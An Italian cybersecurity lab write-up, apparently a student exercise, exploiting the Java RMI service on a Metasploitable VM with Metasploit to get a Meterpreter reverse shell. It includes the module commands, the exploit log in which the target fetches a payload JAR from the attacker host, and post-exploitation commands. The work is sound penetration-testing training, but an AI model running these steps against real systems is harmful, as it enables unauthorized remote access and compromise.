M4_W16D4

Traccia:


La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.


I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

Svolgimento:

- Procedere assegnando l'indirizzo IP '192.168.11.111' alla macchina attaccante Kali.
- Analogamente assegnare l'indirizzo IP '192.168.11.112' alla macchina vittima Metasploitable.






E’ possibile notare grazie al comando PING eseguito su entrambe le macchine che i due host sono attivi sulla rete e comunicano correttamente tra di loro.

{ Cenno sull’analisi della vulnerabilità:


Sulla porta 1099 TCP della macchina Metasploitable è attivo il servizio Java-RMI che verrà sfruttato successivamente. Questa tecnologia consente a diversi processi Java di comunicare tra di loro attraverso una rete. La vulnerabilità in questione è dovuta ad una configurazione di default errata che permette ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo alla macchina target. }

Avviato il framework Metasploit con il comando msfconsole da terminale Kali si andrà alla ricerca della vulnerabilità utilizzando la keyword “search” seguita dal nome del nostro exploit.


La ricerca come avviene solitamente ha prodotto diversi risultati. Si procederà con l’utilizzo dell’exploit in riga 1 che Metasploit valuta come eccellente.



Per lo sfruttamento della vulnerabilità si utilizzerà la keyword “use” seguita dal path dell’exploit.



E’ possibile notare che l’exploit utilizza un payload di default “java/meterpreter/reverse_tcp” come mostrato nella figura.
Utilizzando la keyword “set” verranno configurati i parametri richiesti da Metasploit per poter eseguire l’exploit.
Si procederà con il seguente comando: set RHOSTS 192.168.11.112



Utilizzare la keyword “show options” (consigliato per ogni passaggio) per verificare che i parametri richiesti siano stati correttamente inseriti.

Il comando “exploit” lancerà l’attacco verso la macchina target e aprirà una sessione.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/IhKrIQiSgK
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:38193) at 2024-03-30
 16:35:19 +0000

meterpreter > 
```

Il payload utilizzato ha restituito una shell di Meterpreter come previsto.
La sessione sulla macchina target risulta adesso attiva.

Il primo comando "ifconfig" restituirà l'indirizzo IP di Metasploitable confermando che l'attacco è andato a buon fine.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::8ca1:84ff:feef:e99e
IPv6 Netmask : ::

meterpreter > 
```


Il comando "route" restituirà informazioni sulla tabella di routing della macchina vittima.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0
```

Il comando “sysinfo” darà all’attacante significative informazioni riguardo la macchina target.



Il comando “shell” darà accesso completo alla shell del sistema target. Questo consentirà all’attaccante di ottenere informazioni sensibili spostandosi e consultando le varie directory. L’utente malintenzionato potrà effettuare una privilege escalation o compromettere in maniera permanente il sistema.